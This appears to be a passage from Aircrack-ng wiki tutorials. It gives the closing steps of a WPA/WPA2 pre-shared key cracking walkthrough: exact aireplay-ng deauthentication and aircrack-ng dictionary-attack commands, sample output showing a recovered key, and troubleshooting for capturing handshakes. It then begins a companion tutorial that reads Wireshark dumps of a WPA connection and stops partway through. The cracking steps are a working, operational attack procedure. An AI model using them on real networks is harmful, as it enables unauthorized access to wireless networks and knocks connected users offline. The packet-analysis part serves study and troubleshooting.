BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes
```

Troubleshooting Tip

See the Troubleshooting Tips section below for ideas.

To see if you captured any handshake packets, there are two ways. Watch the airodump-ng screen for ” WPA handshake: 00:14:6C:7E:40:80” in the top right-hand corner. This means a four-way handshake was successfully captured. See just above for an example screenshot.

Use Wireshark and apply a filter of “eapol”. This displays only eapol packets you are interested in. Thus you can see if capture contains 0,1,2,3 or 4 eapol packets.

Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

This step sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open another console session and enter:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)

- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

```
 11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

With luck this causes the client to reauthenticate and yield the 4-way handshake.

Troubleshooting Tips

- The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not “hear” the deauthentication packet.

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

There is a small dictionary that comes with aircrack-ng - “password.lst”. This file can be found in the “test” directory of the aircrack-ng source code. The Wiki FAQ has an extensive list of dictionary sources. You can use John the Ripper [http://www.openwall.com/john/] (JTR) to generate your own list and pipe them into aircrack-ng. Using JTR in conjunction with aircrack-ng is beyond the scope of this tutorial.

Open another console session and enter:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Where:

- -w password.lst is the name of the dictionary file. Remember to specify the full path if the file is not located in the same directory.
- *.cap is name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

Here is typical output when there are no handshakes found:

```
 Opening psk-01.cap
 Opening psk-02.cap
 Opening psk-03.cap
 Opening psk-04.cap
 Read 1827 packets.

 No valid WPA handshakes found.
```

When this happens you either have to redo step 3 (deauthenticating the wireless client) or wait longer if you are using the passive approach. When using the passive approach, you have to wait until a wireless client authenticates to the AP.

Here is typical output when handshakes are found:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)

Choosing first network as target.
```

Now at this point, aircrack-ng will start attempting to crack the pre-shared key. Depending on the speed of your CPU and the size of the dictionary, this could take a long time, even days.

Here is what successfully cracking the pre-shared key looks like:

```
                                Aircrack-ng 0.8


                  [00:00:00] 2 keys tested (37.20 k/s)


                          KEY FOUND! [ 12345678 ]


   Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                    B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

   Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                    CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                    FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                    2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

   EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

Troubleshooting Tips

I Cannot Capture the Four-way Handshake!

It can sometimes be tricky to capture the four-way handshake. Here are some troubleshooting tips to address this:

- Your monitor card must be in the same mode as the both the client and Access Point. So, for example, if your card was in “B” mode and the client/AP were using “G” mode, then you would not capture the handshake. This is especially important for new APs and clients which may be “turbo” mode and/or other new standards. Some drivers allow you to specify the mode. Also, iwconfig has an option “modulation” that can sometimes be used. Do “man iwconfig” to see the options for “modulation”. For information, 1, 2, 5.5 and 11Mbit are 'b', 6, 9, 12, 18, 24, 36, 48, 54Mbit are 'g'.
- Sometimes you also need to set the monitor-mode card to the same speed. IE auto, 1MB, 2MB, 11MB, 54MB, etc.
- Be sure that your capture card is locked to the same channel as the AP. You can do this by specifying ”-c <channel of AP>” when you start airodump-ng.
- Be sure there are no connection managers running on your system. This can change channels and/or change mode without your knowledge.
- You are physically close enough to receive both access point and wireless client packets. The wireless card strength is typically less then the AP strength.
- Conversely, if you are too close then the received packets can be corrupted and discarded. So you cannot be too close.

- Make sure to use the drivers specified on the wiki. Depending on the driver, some old versions do not capture all packets.
- Ideally, connect and disconnect a wireless client normally to generate the handshake.
- If you use the deauth technique, send the absolute minimum of packets to cause the client to reauthenticate. Normally this is a single deauth packet. Sending an excessive number of deauth packets may cause the client to fail to reconnect and thus it will not generate the four-way handshake. As well, use directed deauths, not broadcast. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not "hear" the deauthentication packet.
- Try stopping the radio on the client station then restarting it.
- Make sure you are not running any other program/process that could interfere such as connection managers, Kismet, etc.
- Review your captured data using the WPA Packet Capture Explained tutorial to see if you can identify the problem. Such as missing AP packets, missing client packets, etc.

Unfortunately, sometimes you need to experiment a bit to get your card to properly capture the four-way handshake. The point is, if you don't get it the first time, have patience and experiment a bit. It can be done!

Another approach is to use Wireshark to review and analyze your packet capture. This can sometimes give you clues as to what is wrong and thus some ideas on how to correct it. The WPA Packet Capture Explained tutorial is a companion to this tutorial and walks you through what a "normal" WPA connection looks like. As well, see the FAQ for detailed information on how to use Wireshark.

In an ideal world, you should use a wireless device dedicated to capturing the packets. This is because some drivers such as the RTL8187L driver do not capture packets the card itself sends. Also, always use the driver versions specified on the wiki. This is because some older versions of the drivers such as the RT73 driver did not capture client packets.

When using Wireshark, the filter "eapol" will quickly display only the EAPOL packets. Based on what EAPOL packets are actually in the capture, determine your correction plan. For example, if you are missing the client packets then try to determine why and how to collect client packets.

To dig deep into the packet analysis, you must start airodump-ng without a BSSID filter and specify the capture of the full packet, not just IVs. Needless to say, it must be locked to the AP channel. The reason for eliminating the BSSID filter is to ensure all packets including acknowledgments are captured. With a BSSID filter, certain packets are dropped from the capture.

Every packet sent by client or AP must be acknowledged. This is done with an "acknowledgment" packet which has a destination MAC of the device which sent the original packet. If you are trying to deauthenticate a client, one thing to check is that you receive the "ack" packet. This confirms the client received the deauth packet. Failure to receive the "ack" packet likely means that the client is out of transmission range. Thus failure.

When it comes to analyzing packet captures, it is impossible to provide detailed instructions. I have touched on some techniques and areas to look at. This is an area which requires effort to build your skills on both WPA/WPA2 plus how to use Wireshark.

aircrack-ng says "0 handshakes"

Check the "I Cannot Capture the Four-way Handshake!" troubleshooting tip.

aircrack-ng says "No valid WPA handshakes found"

Check the “I Cannot Capture the Four-way Handshake!” troubleshooting tip.

Tutorial: WPA Packet Capture Explained

Version: 1.05 December 15, 2009
By: darkAudax

Files linked to this tutorial: wpa.full.cap [http://download.aircrack-ng.org/wiki-files/other/wpa.full.cap] wpa.bad.passpharse.cap [http://download.aircrack-ng.org/wiki-files/other/wpa.bad.passphrase.cap]

Introduction

This is quick and dirty explanation of two sample WPA capture files. The first file (wpa.full.cap) is a capture of a successful wireless client WPA connection to an access point. The second file (wpa.bad.key.cap) is a capture of a wireless client attempting to use the wrong passphrase to connect to the AP.

This tutorial is a companion to the How to Crack WPA/WPA2 tutorial.

The Wiki [http://aircrack-ng.org] links page has a WPA/WPA2 section. The best document describing WPA is Wi-Fi Security - WEP, WPA and WPA2 [http://www.hsc.fr/ressources/articles/hakin9_wifi/index.html.en]. This is the link [http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf] to download the PDF directly.

To view the capture, use Wireshark [http://www.wireshark.org/] to open it then “View” then “Expand All”. This shows all the sections and fields expanded. You will need to scroll through the fields for each packet to locate the ones mentioned. See this FAQ entry to learn how to use Wireshark.

The captures were done using an Ralink RT73 chipset and airodump-ng as the capture program.

Being able to read a capture file is an important skill to learn and build on. It allows you to troubleshoot a connection if you are having problems. By understanding this capture, you can then compare it to a live capture and hopefully find out what is going wrong.

Analysis of a successful connection

Use this file: wpa.full.cap [http://download.aircrack-ng.org/wiki-files/other/wpa.full.cap]

Packet 1

This is the access point (AP) Beacon. It announces the presence and capabilities of the AP.

If you look at the “Vendor Specific” attributes, you can see the WPA attributes:

Packet 2

This is a Probe Request packet. This is the client looking for the AP. You will notice that the destination MAC is all “FF”s which is a broadcast address. Plus, you will see that the SSID in the packet is also set to broadcast.

If the AP does not respond to this, you might see the SSID set to the AP SSID. This is what is called a directed Probe Request. The packet capture does not include an example of this.


Packet 3

This is a Probe Response packet. This is the AP responding to the client. It has a source MAC of the BSSID and a destination MAC of the client. The packet informs the client about what capabilities it supports such as transmission speeds plus other relevant capabilities.


Packets 4, 5

These are open authentication system packets.

The client sends an authentication request packet …:



… and the AP responds with an authentication acceptance packet:


wpa.full.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply

```
No.   Time      Source             Destination        Protocol  Info
    4 8.499740  00:0f:b5:88:ac:82  00:14:6c:7e:40:80  IEEE 802 Authentication, S
    5 8.502334  00:14:6c:7e:40:80  00:0f:b5:88:ac:82  IEEE 802 Authentication, S
```

```
+ Frame 5 (30 bytes on wire, 30 bytes captured)
- IEEE 802.11 Authentication, Flags: ........
    Type/Subtype: Authentication (0x0b)
  + Frame Control: 0x00B0 (Normal)
    Duration: 314
    Destination address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
    Source address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
    Fragment number: 0
    Sequence number: 359
- IEEE 802.11 wireless LAN management frame
  - Fixed parameters (6 bytes)
      Authentication Algorithm: Open System (0)
      Authentication SEQ: 0x0002
      Status code: Successful (0x0000)
```


```
0000  b0 00 3a 01 00 0f b5 88  ac 82 00 14 6c 7e 40 80   ..:..... ....l~@.
0010  00 14 6c 7e 40 80 70 16  00 00 02 00 00 00         ..l~@.p. ......
```

Type and subtype combined (first byte: type, second byte: subtype) (wla... | Packets: 15 Displayed: 15 Marked: 0

Packets 6, 7

These are the association packets. Essentially this joins the client to the network.

The client sends an association request packet …


wpa.full.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply


```
No. .   Time        Source              Destination         Protocol   Info
      5 8.502664    00:14:6c:7e:40:80   00:0f:b5:88:ac:82   IEEE 802   Authentication, S
      6 8.508866    00:0f:b5:88:ac:82   00:14:6c:7e:40:80   IEEE 802   Association Reque
```

```
⊞ Frame 6 (79 bytes on wire, 79 bytes captured)
⊟ IEEE 802.11 Association Request, Flags: ........
     Type/Subtype: Association Request (0x00)
   ⊞ Frame Control: 0x0000 (Normal)
     Duration: 314
     Destination address: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
     Source address: 00:0f:b5:88:ac:82 (00:0f:b5:88:ac:82)
     BSS Id: 00:14:6c:7e:40:80 (00:14:6c:7e:40:80)
     Fragment number: 0
     Sequence number: 1
⊟ IEEE 802.11 wireless LAN management frame
   ⊟ Fixed parameters (4 bytes)
      ⊞ Capability Information: 0x0431
        Listen Interval: 0x0064
   ⊟ Tagged parameters (51 bytes)
      ⊞ SSID parameter set: "Teddy"
      ⊞ Supported Rates: 1,0(B) 2,0(B) 5,5(B) 6,0 9,0 11,0(B) 12,0 18,0
      ⊞ Power Capability
      ⊞ Extended Supported Rates: 24,0 36,0 48,0 54,0
      ⊞ Vendor Specific: WPA
```

```
0000  00 00 3a 01 00 14 6c 7e  40 80 00 0f b5 88 ac 82   ..:...l~ @.......
0010  00 14 6c 7e 40 80 10 00  31 04 64 00 00 05 74 65   ..l~@... 1.d...te
0020  64 64 79 01 08 82 84 8b  0c 12 96 18 24 21 02 00   ddy..... ....$!..
0030  25 32 04 30 48 60 6c dd  16 00 50 f2 01 01 00 00   %2.0H`l. ..P.....
0040  50 f2 02 01 00 00 50 f2  02 01 00 00 50 f2 02      P.....P. ....P..
```

Type and subtype combined (first byte: type, second byte: subtype) (wla... | Packets: 15 Displayed: 15 Marked: 0

… and the AP responds with an association response packet:


wpa.full.cap - Wireshark
